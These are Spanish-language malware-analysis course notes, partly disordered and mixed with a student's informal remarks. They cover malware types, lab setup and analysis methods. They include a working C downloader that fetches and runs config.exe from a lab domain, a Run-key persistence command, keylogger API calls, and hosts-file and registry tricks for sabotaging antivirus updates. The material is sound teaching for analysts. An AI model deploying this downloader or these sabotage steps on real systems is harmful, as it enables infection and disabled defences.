

Objetivo

- Conocer y aplicar las metodologías necesarias para el análisis de malware, así como utilizar herramientas especializadas para examinar los diversos tipos de archivo en los que el malware pueda presentarse, con la finalidad de identificar su funcionamiento y efectos en los equipos de cómputo.



Temario

1. Introducción al análisis de malware

- ¿Qué es malware?
- Tipos de análisis de malware
- Tipos de malware
- Conceptos relacionados

2. Laboratorio de análisis de malware

- Configuración del laboratorio
- Instalación de herramientas de análisis

3.2 INVESTIGACIÓN PROFUNDA DE MALWARE

Temario

3. Análisis dinámico básico en Windows

- Caso práctico
- Pharming local
- DLLs maliciosas
- Gusanos informáticos
- Honeypots

4. Análisis estático y dinámico avanzados

- Técnicas anti-depuración
- Administración de Botnets

Temario

7. Documentos PDF maliciosos

- Estructura de los archivos PDF
- Revisión de archivos PDF

8. Documentos Microsoft Office maliciosos


- Uso de macros
- Explotación de vulnerabilidades



Evaluación



- Tareas 70%
- Examen práctico 30%



¿qué es el malware?

1. Introducción al análisis de malware

- La palabra “**malware**” es la combinación de las palabras **malicious** y **software**.
 - Es código usado para realizar acciones contra el funcionamiento normal de un dispositivo.
 - Está diseñado para beneficiar al atacante a costa de la víctima.



1. Introducción al análisis de malware

- Efectos

- Robo de información personal, propiedad intelectual y dinero.
- Sistemas inoperables.
- Ejecución de ataques DDoS.
- Minería de criptomonedas.
- Uso del equipo de cómputo como punto de salto.
- Monitorización de pulsaciones del teclado.
- Capturas de pantalla.
- Grabación de audio y video.
- Descarga y ejecución de malware adicional.
- Ocultar el ataque.



1. Introducción al análisis de malware



El análisis de malware

- Es el acto de **diseccionar** software malicioso.
- Tiene por objetivo entender cómo funciona una muestra.

- Reglas generales para analizar malware:

1. **Darle al malware lo que necesita.**



2. Concentrarse en las características y funcionalidades principales.


3. Existen diferentes herramientas y metodologías disponibles por lo que no existe un único enfoque de análisis correcto.

Ejemplos de preguntas a contestarse en un incidente:

- ¿Cómo infectó el equipo?
- ¿Cuánto tiempo ha estado residente en el sistema?
- ¿Qué realiza el malware?
- ¿Cómo lo detecto en los sistemas?
- ¿Cómo lo contengo?
- ¿Cómo lo elimino?
- ¿Cuál es el objetivo del atacante?

1. Introducción al análisis de malware

El trabajo realizado por los analistas de malware permite a las organizaciones ser más efectivos en el proceso de respuesta a incidentes.



- Existen dos formas de analizar malware:
 - **Análisis dinámico:** Se basa en el comportamiento que presenta cuando es ejecutado en el sistema.
 - **Análisis estático:** Contempla el examinar las rutinas del código sin ejecutarlo.



Análisis dinámico básico

- Consiste en identificar los cambios que se llevaron a cabo en el equipo cuando algún software malicioso se ejecutó.
- Se consideran los siguientes elementos:
 - Actividad en el Sistema de Archivos
 - Actividad en el Registro de Windows
 - Actividad de procesos
 - Actividad de red

Análisis dinámico básico

- Actividad en el Sistema de Archivos
 - Consiste en identificar los **archivos y directorios creados, modificados y eliminados** durante la ejecución del malware.
- Actividad en el Registro de Windows
 - Consiste en identificar los cambios que se presentaron durante la ejecución del malware como la **creación, modificación y eliminación de llaves, valores y datos**.

Análisis dinámico básico

- Actividad de Procesos
 - Busca determinar los **procesos que se iniciaron, suplantaron, modificaron o terminaron** una vez ejecutado el malware.
- Actividad de Red
 - Permite identificar **servidores** a los que el malware se contacta para llevar a cabo acciones maliciosas, obteniendo **dominios, direcciones IP, puertos y recursos**.

Análisis estático básico

- Inspección de propiedades estáticas (perfilamiento):
 - Tipo de archivo.
 - Firmas hash.
 - Identificación del compilador y/o empaquetador.
 - Arquitectura, fecha de compilación y tamaño.

Análisis estático básico

- Técnicas de protección (ASLR, DEP/NX y SEH).
- Técnicas anti-depuración.
- Nombres de las secciones del archivo ejecutable.
- Recursos embebidos.
- Bibliotecas referenciadas y llamadas al sistema.
- Búsqueda de cadenas (ASCII y UNICODE).

Análisis estático avanzado

- Es mucho más complejo y lleva más tiempo que el análisis dinámico.
→
- Se realiza para **obtener un mejor entendimiento de las acciones que realiza el malware.**
- Consiste en la revisión de software compilado, del cual **no se tiene acceso al su código fuente**, para determinar sus acciones aplicando ingeniería inversa.

- El análisis de malware se debe llevar a cabo en un ambiente controlado para evitar poner otros equipos en riesgo.
- Es necesario conocer la actividad legítima de los procesos en las máquinas del laboratorio de análisis para no atribuirlas al malware.

2. Laboratorio de análisis de malware

- El laboratorio se conforma de dos máquinas virtuales, Windows 7 de 32 bits y Debian 7 de 32 bits.
- En el equipo Windows se tienen las herramientas para realizar análisis dinámico y estático.
- En el equipo Debian se tienen las herramientas para monitorizar el tráfico de red y proporcionar los servicios y recursos requeridos.

2. Laboratorio de análisis de malware

- Las máquinas están configuradas en el **segmento de red 192.168.1.0/24** e interfaces de red *Host-Only*.



base64 IMPORTANTE

1. Introducción al análisis de malware


3. Tipos de malware





- Virus
 - Programa informático que suele esconderse dentro de otras aplicaciones, es decir, se adhiere a archivos ejecutables (COM, EXE y DLL).
 - Se propaga de un equipo a otro cuando se comparten los archivos infectados.
 - Están diseñados para que el sistema quede inoperable o simplemente corromper ciertos archivos.

- Virus



- Virus

Principales características:

- Requieren del usuario para propagarse.
- Se copian a sí mismos.
- Algunos tienen su código cifrado.
- Podrían modificar el punto de entrada de los ejecutables.



un ejemplo de podrían modificar el punto de entrada: Se están definiendo qué temas van a exponer. Los listan del 1 al 4 bueno con qué temas vamos a abrir? a pues mira vamos a empezar con el tema 4 podemos asociarlo con un entry point=4 ¿pero cómo se modifica? pues no empezar con el 4 si no 2 es decir EP=2 no es lo único que puede pasar. Podemos regresar a EP=4 pero si lo borramos del pizarrón y ponemos política en vez de educación sería un cambio interno

Resulta que como yo cargue la calc.exe a olí me da la dirección en memoria
Lo que nos da olí es Modulo del punto de entrada que es igual a la suma de dos valores

```
Sin título: Bloc de notas
Archivo Edición Formato Ver Ayuda
Modulo_de_l_EP = ImagenBase + AddressOfEP
```

con cf explore hizo lo siguiente





Imagen base valor de manera interna el cual este valor nos dice ala cargador del sistema operativo tu direccionamiento en memoria lo vas a empezar a manejar en la direccion: y el numero

arrastro las 2 calculadoras a oli y salio asi:



calc.exe libre de malicia

|

Luego arrastro en notepad++ las 2 calculadoras

hasta ese punto hay una discrepancia?

lo verde es el virus informatico

```

620  .FFPADDINGXXPADDINGXXPADDINGXXPADDINGXXPADDINK
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702

```

hubo mas pero iba muy rapido valio el virus y la capacidad del disco

1. Introducción al análisis de malware

- **Gusano**
 - Aplicación informática con la capacidad de auto replicarse e invadir equipos de cómputo con el fin de realizar alguna acción maliciosa.
 - Ejemplos:
 - DDoS
 - Minar criptomonedas
 - Robo de información
 - Cifrado de archivos

push ad respalda el valor que tiene

1. Introducción al análisis de malware

- **Gusano**

Principales características:

- Generalmente, no requiere de la intervención del usuario.
 - Atacan vulnerabilidades específicas.

Retos:

- La propagación podría congestionar las redes.
 - Infección por otro gusano.




1. Introducción al análisis de malware



- Gusano

Medios de propagación:

- A través de la red
 - Explotación de vulnerabilidades
 - Uso de credenciales de fábrica
- Dispositivos extraíbles.
- Mensajería instantánea.
- Correo electrónico.




3.2 INVESTIGACIÓN PROFUNDA DE MALWARE



1. Introducción al análisis de malware

- Gusano


- Linux (ONT, Terminal de red óptica)



```
192.168.1.254 - PuTTY
tcp 0 186 18 .254.67.1 9:56122 218.156.97.135:80 FIN_WAIT1
tcp 0 0 18 .254.67.1 9:38893 64.59.105.235:80 ESTABLISHED
tcp 0 0 18 .254.67.1 9:58747 23.196.179.112:80 TIME_WAIT
tcp 0 187 18 .254.67.1 9:34326 123.58.37.232:8080 FIN_WAIT1
tcp 0 0 18 .254.67.1 9:50467 189.62.147.89:23 ESTABLISHED
tcp 0 1 18 .254.67.1 9:52709 145.81.40.167:23 FIN_WAIT1
tcp 0 0 18 .254.67.1 9:52876 203.154.26.33:80 TIME_WAIT
tcp 0 0 18 .254.67.1 9:37352 119.10.86.219:8080 TIME_WAIT
tcp 0 1 18 .254.67.1 9:56102 151.9.112.23:23 FIN_WAIT1
tcp 0 1 18 .254.67.1 9:50184 12.26.55.221:23 FIN_WAIT1
tcp 0 0 18 .254.67.1 9:45596 76.163.16.61:80 TIME_WAIT
#ONT/system/shell>
```

1. Introducción al análisis de malware

- Gusano
 - Windows



Process	/	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
Hiberium.exe		2264	TCP	0.0.0.0	1033	0.0.0.0	0	LISTENING
				192.168.1.10	1034	192.168.1.11	445	SYN_SENT
				169.254.113.181	1035	169.254.113.182	445	SYN_SENT
				192.168.1.10	1036	46.42.73.1	445	SYN_SENT
				192.168.1.10	1037	147.202.14.1	445	SYN_SENT
				192.168.1.10	1038	173.107.0.1	445	SYN_SENT
				192.168.1.10	1039	97.150.115.1	445	SYN_SENT
				192.168.1.10	1040	97.150.115.1	445	SYN_SENT

1. Introducción al análisis de malware

- Dropper
 - Tiene uno o varios archivos embebidos (algunos en su sección de recursos), extrae una segunda amenaza (por lo general en la ruta %temp%) y la ejecuta en el equipo víctima.
 - También puede abrir imágenes, documentos o mensajes que sirven como señuelo para desviar la atención de las actividades maliciosas.

1. Introducción al análisis de malware

- Dropper
 - Están diseñados para confundir a los usuarios haciendo que se vean como aplicaciones legítimas.
 - Son difíciles de detectar dependiendo su tipo de compresión, cifrado o contenedor.



numero magico de los ejecutables 4d5a mz en ascii

1. Introducción al análisis de malware

- Downloader - Programa en lenguaje C

The screenshot shows a Windows desktop environment. In the foreground, the Dev-C++ 4.9.9.3 IDE is open, displaying a C source code file named 'downloader.c'. The code implements a downloader that uses the URLMon.dll library to download a file from a specified URL and execute it using ShellExecute. A command prompt window titled 'Administrador: C:\Windows\System32\cmd.exe' is running in the background, showing the output of the program's execution. The output includes the base address, function name, and address of the URLDownloadToFileA function in urlmon.dll, which is highlighted with red boxes.

```
1 #include<stdio.h>
2 #include<windows.h>
3
4 int main(){
5     HRESULT returnValue;
6     typedef HRESULT (WINAPI *tURLDownloadToFileA)(LPUNKNOWN pCaller, LPCTSTR szURL, LPCTSTR szFileName, DWORD dwReserved, void *lpfnCB);
7     tURLDownloadToFileA pURLDownloadToFileA = (tURLDownloadToFileA)GetProcAddress(LoadLibraryA("urlmon.dll"), "URLDownloadToFileA");
8     returnValue = pURLDownloadToFileA(0, "http://www.proyectomalware.net/config.exe", "config.exe", 0, 0);
9     if(returnValue == S_OK)
10         ShellExecute(NULL, "open", "config.exe", NULL, NULL, SW_NORMAL);
11     else
12         printf("\nFile download failed\n");
13     return 0;
14 }
15
16
```

C:\Users\malware\Desktop>addresslocation2 urlmon.dll URLDownloadToFileA
Library: urlmon.dll
Base address: 0x76000000
Function: URLDownloadToFileA
Address: 0x76A968D0
RVA: 0x000968D0

1. Introducción al análisis de malware

- Downloader - Programa en lenguaje C

The screenshot shows two terminal windows on a Linux system named 'malware@MalwareAnalysisLab'.
The top window displays the command `fakedns.py` being run, which outputs a DNS query: `pyminifakeDNS:: dom.query. 60 IN A 192.168.1.30`.
The bottom window shows the following sequence of commands:
`netstat -nat` (listing active Internet connections)
`/etc/init.d/apache2 start` (starting the Apache web server)
`netstat -nat` (listing active Internet connections again)
`cd /var/www`
`ls` (listing files in the www directory, showing 'Brbbot' and 'config.exe')
`cp /srv/ftp/HolaMundo.exe config.exe` (copying a file from /srv/ftp/HolaMundo.exe to config.exe)
`ls` (listing files again, now including 'config.exe')
A red box highlights the word 'config.exe' in the final 'ls' output.

1. Introducción al análisis de malware

- Downloader - Programa en lenguaje C



192.168.1.10	192.168.1.30	DNS	Standard query 0xf4ef A www.proyectomalware.net
192.168.1.30	192.168.1.10	DNS	Standard query response 0xf4ef A 192.168.1.30
192.168.1.10	192.168.1.30	TCP	1035 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4
192.168.1.30	192.168.1.10	TCP	80 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
192.168.1.10	192.168.1.30	TCP	1035 > 80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
192.168.1.10	192.168.1.30	HTTP	GET /config.exe HTTP/1.1
192.168.1.30	192.168.1.10	TCP	80 > 1035 [ACK] Seq=1 Ack=326 Win=15672 Len=0
192.168.1.30	192.168.1.10	TCP	[TCP segment of a reassembled PDU]
192.168.1.30	192.168.1.10	HTTP	HTTP/1.1 200 OK (application/x-msdos-program)
192.168.1.10	192.168.1.30	TCP	1035 > 80 [ACK] Seq=326 Ack=2871 Win=65700 Len=0
192.168.1.10	192.168.1.30	TCP	1035 > 80 [RST, ACK] Seq=326 Ack=2871 Win=0 Len=0

1. Introducción al análisis de malware

- Rogue o Scareware

- Aplicación que se hace pasar por una solución antivirus.
- Su principal objetivo es obtener dinero e información financiera.
- Aprovecha el miedo de la víctima para ofrecer la supuesta versión completa que ayudará a solucionar las infecciones o ataques de red que en realidad no tiene.



- Ransomware

- Software malicioso que pide rescate (generalmente en Bitcoins) por el secuestro de información, sesión (*ScreenLocker*) o navegador del usuario.
- El atacante regresa (con suerte) el control a la víctima una vez que se paga la cantidad de dinero solicitada.



1. Introducción al análisis de malware

- Ransomware (*ScreenLocker*)



- Ransomware - Identificación de familia y variante

- Subir la muestra a VirusTotal para conocer la clasificación que le asignan los motores antivirus.
- Buscar el nombre en los archivos que se generan con las indicaciones para realizar el pago.

- Ransomware - Identificación de familia y variante
 - Uso de servicios en línea como:
 - ID Ransomware
<https://id-ransomware.malwarehunterteam.com/index.php>
 - Crypto Sheriff
<https://www.nomoreransom.org/crypto-sheriff.php>
- Ransomware - Herramientas de descifrado
 - Descargar de sitios confiables (si es que ya se encuentra disponible) la herramienta para descifrar los archivos.
 - Probar efectividad de la herramienta con algunos archivos.
 - En ocasiones se necesitará proporcionar el archivo afectado y el mismo archivo antes de la infección para calcular la llave.

1. Introducción al análisis de malware

- Ransomware - La esperanza muere al último
 - En caso de no existir alguna herramienta de descifrado para el momento de la afectación, se recomienda conservar un respaldo de los archivos afectados.
 - Existen casos contados donde los desolladores de malware liberan las llaves privadas.
 - Avaddon
 - Teslacrypt
 - Maze
 - Egregor
 - Sekhmet
- Ransomware - Bloqueo de ejecución

Local Security Policy → Software Restriction Policies


- C:\Users\<usuario>\Downloads
- C:\Users\<usuario>\AppData\Local\Temp
- C:\Users\<usuario>\AppData\Roaming
- C:\Users\<usuario>\AppData\Local

1. Introducción al análisis de malware

- Ransomware - Bloqueo de ejecución
 - **Extensiones:** bat, chm, cmd, com, cpl, crt, exe, fon, hlp, hta, inf, js, jse, lnk, mdb, msc, msi, msp, pif, reg, scr, vbe, vbs, wsc, wsf.
 - **Nota:** Tener en cuenta las actualizaciones de software para desactivar el bloqueo de ejecución de manera temporal.

1. Introducción al análisis de malware


- Backdoor
 - Abre un puerto local con una CLI asociada en el equipo infectado que sirve como canal de comunicación con el exterior, lo que permite al atacante conectarse remotamente.



**llaves de registros mas comunmente utilizada
hkLM requiere permisos de admin**

```
C:\Users\analyst\Desktop>
C:\Users\analyst\Desktop>reg add "hkcu\software\microsoft\windows\currentversion\run"
```

- Remote Administration Tool (RAT)
 - Permiten a un operador remoto (cliente) tomar el control de una o varias computadoras (servidores) como si estuviera accediendo físicamente y utilizar sus herramientas incorporadas para agilizar tareas.
- Bot
 - Son programas que se conectan a un servidor **Command and Control** utilizado por el **Botmaster** (administrador de la **Botnet**) para coordinar las acciones en los equipos infectados (pueden recibir o solicitar instrucciones).





1. Introducción al análisis de malware



- Bot tipo PUSH
 - El *bot* espera de forma silenciosa las instrucciones del C&C.
 - Los comandos son publicados en canales como IRC o enviados por mensajería instantánea SMS/Telegram.



Telegram




1. Introducción al análisis de malware



- Bot tipo PULL
 - El bot consulta periódicamente el servidor malicioso para saber si hay algo nuevo por realizar.
 - Los comandos son publicados en páginas web o repositorios de archivos.
 - Protocolos HTTP, HTTPS, FTP y SSH

1. Introducción al análisis de malware

- Botnets - Tareas más comunes
 - Ataques DDoS (*Distributed Denial of Service*).
 - Envío masivo de SPAM.
 - Almacenamiento ilícito (pornografía, *phishing*, etc.)
 - Minería de criptomonedas.
 - Inyección web (robo de credenciales).



1. Introducción al análisis de malware


- Keylogger
 - Registra en bitácoras o en memoria las pulsaciones del teclado con la finalidad de obtener información financiera, contraseñas, números del seguro social, etc.
 - Pueden tomar pequeñas capturas de pantalla de la región donde se hace clic con el *mouse* en teclados virtuales.

- Keylogger - Métodos en Windows
 - Capturar el evento del teclado.
 - USER32.SetWindowsHookEx(A|W) // 0x0D // 13d
 - Monitorizar el estado de las teclas cada ciento tiempo en milisegundos.
 - USER32.GetKeyState(VK_CAPITAL) // Bloq Mayús
 - USER32.GetAsyncKeyState(i) // for(i=0 ; i<=255 ; i++)
-


- Spyware
 - Aplicaciones que recopilan información del usuario sin su consentimiento y la envían a alguna cuenta de correo o servidor remoto.
 - Pulsaciones o capturas del teclado (*Keylogger*)
 - Hábitos de navegación (*Adware*)
 - Capturas de pantallas
 - Grabaciones de audio
 - Videos a través de la cámara
 - Rastreo de la ubicación



- Rootkit
 - Permiten obtener privilegios administrativos para llevar a cabo modificaciones a nivel:
 - Usuario
 - Kernel



- Bootkit
 - Programa que infecta alguno de los siguientes módulos:
 - BIOS (*Basic Input-Output System*)
 - UEFI (*Unified Extensible Firmware Interface*)
 - MBR (*Master Boot Record*)
 - VBR (*Volume Boot Record*)



- Antivirus
 - Software diseñado para identificar archivos maliciosos y prevenir que se inicien.
 - Un falso positivo se presenta cuando se identifica como malicioso un archivo que es inofensivo.
 - Actualmente, la mayoría registra sus detecciones en una base de datos.

- Antivirus

Mecanismos de detección:

- **Basada en firmas**
 - Funciones HASH de archivos, secciones, cadenas y secuencia de bytes
 - La desventaja es que son grandes bases de datos.

- Antivirus

Clasificación de amenazas:

- **Plataforma:** Corresponde al ambiente de ejecución (Win32, Win64, JS, VBS, PowerShell, PDF, Android).
- **Tipo de amenaza:** Describe información sobre el tipo de malware y/o sus acciones (Bot, Spyware, Trojan, Downloader, Ransomware, Crypt, Exploit, etc.).

- Antivirus

Clasificación de amenazas:

- **Familia:** Asigna el nombre particular de la amenaza (Conficker, Dorkbot, Slackbot, CTB-Locker, etc.).
- **Variante:** Es la clasificación en una familia, se usa el alfabeto inglés o valores numéricos (A, B, AA, AK, ORM, 1.2, 3.3.1, etc.).

- Antivirus

Sabotaje:

- Actualizaciones interrumpidas
 - Desde el archivo hosts (127.0.0.1 updates.av-ng.com)
 - Desde el registro de Windows (HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3: "1803"="3")
- Bases de firmas eliminadas.
- Modificación del binario o proceso.

Cuarentena:

- Es el aislamiento preventivo de archivos:
 - Sospechosos
 - Maliciosos
 - Infectados
- Pueden ser fuentes de información muy útiles en un incidente.

